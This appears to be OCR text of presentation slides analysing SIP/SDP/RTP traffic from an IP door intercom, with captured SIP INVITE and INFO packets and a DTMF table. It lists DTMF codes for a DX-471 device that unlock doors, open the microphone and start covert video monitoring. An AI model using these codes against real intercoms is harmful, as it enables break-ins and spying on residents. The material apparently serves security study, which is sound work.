
1. **Signaling**: SIP
2. **Metadata**: SDP
3. **QoS**: RTCP
4. **Media**: RTP

Session Initiation Protocol (rfc3261)



```
....INVITE sip:0400[redacted]e@4[redacted] SIP/2.0
Via: SIP/2.0/UDP 10.0.2.15:5060;branch=z[redacted]l;rport
From: <sip:0e001b[redacted]@4[redacted]>;tag=IyGET~5eR
To: "Home" <sip:04001b[redacted]@4[redacted]>
CSeq: 20 INVITE
Call-ID: rz9dotCMFO
Max-Forwards: 70
Supported: replaces, outbound
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO, UPDATE
Content-Type: application/sdp
Content-Length: 394
Contact: <sip:0[redacted];transport=udp>;+sip.instance="<urn:uuid:6f30c187-a809-4469-a
User-Agent: LinphoneAndroid/Version V1.8 Build 2019.09.26 -1 (belle-sip/1.6.3)

[redacted]
```

DTMF Signaling over SIP




		Col1	Col 2	Col 3	Col 4	
697		1	2	3	A	Row 1
770		4	5	6	B	Row 2
852		7	8	9	C	Row 3
941		*	0	#	D	Row 4
		1209	1336	1477	1633	

Standard DTMF Frequencies

DTMF Codes (DX-471)

Unlock 1: 1# //unlock the door #1
Unlock 2: 2# //unlock the door #2
Open microphone: 3# //open microphone
Monitor Code: 1000# //open camera and stream video - surveillance mode
Call Code: 2000# //transmit audio




```
INFO sip[redacted]e@[redacted] SIP/2.0
Via: SIP/2.0/UDP [redacted]0;branch=z9hG4bK.mY~st53xi;rport
From: <sip:0e6[redacted]@4[redacted]3>;tag=IyGET~5eR
To: "Home" <sip:0400[redacted]@[redacted]>;tag=329984447
CSeq: 26 INFO
Call-ID: rz9do[redacted]
Max-Forwards: 70
Content-Length: 24
Content-Type: application/dtmf-relay
User-Agent: LinphoneAndroid/Version V1.8 Build 2019.09.26 -1 (belle-sip/1.6.3)
Proxy-Authorization:  Digest realm="4[redacted]", nonce="605101810000b5[redacted]476c5
040[redacted]@[redacted]10", response="ef9c36c89[redacted]6c2b"
Route: <sip:[redacted]3:5060;lr;nat=yes;lzh=yes4>

Signal=#
Duration=250
```

Multimedia Protocol Stack

1. **Signaling**: SIP
2. **Metadata**: SDP
3. **QoS**: RTCP
4. **Media**: RTP

Session Description Protocol (rfc4566)




```
....INVITE sip:0400[redacted]e@4[redacted] SIP/2.0
Via: SIP/2.0/UDP 10.0.2.15:5060;branch=z[redacted]l;rport
From: <sip:0e001[redacted]@4[redacted]>;tag=IyGET~5eR
To: "Home" <sip:04001[redacted]@[redacted]>
CSeq: 20 INVITE
Call-ID: rz9dotCMFO
Max-Forwards: 70
Supported: replaces, outbound
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO, UPD
Content-Type: application/sdp
Content-Length: 394
Contact: <sip:0e0[redacted]e@18[redacted] transport=udp>;+sip.instance="<urn:uui
User-Agent: LinphoneAndroid/Version V1.8 Build 2019.09.26 -1 (belle-sip/1.6.3)

v=0
o=0e00[redacted] 3770 438 IN IP4 10.[redacted]
s=Talk
c=IN IP4 1[redacted]
t=0 0
a=rtcp-xr:rcvr-rtt=all:10000 stat-summary=loss,dup,jitt,TTL voip-metrics
m=audio 7076 RTP/AVP 0 101
a=rtpmap:101 telephone-event/8000
a=rtcp-fb:* ccm tmmbr
m=video 9078 RTP/AVP 96
a=rtpmap:96 H264/90000
a=fmtp:96 profile-level-id=42801F
a=rtcp-fb:* ccm tmmbr
a=rtcp-fb:96 nack pli
a=rtcp-fb:96 ccm fir
```

Multimedia Protocol Stack

1. **Signaling**: SIP
2. **Metadata**: SDP
3. **QoS**: RTCP
4. **Media**: RTP

Real-Time Transport Control Protocol (rfc5968)



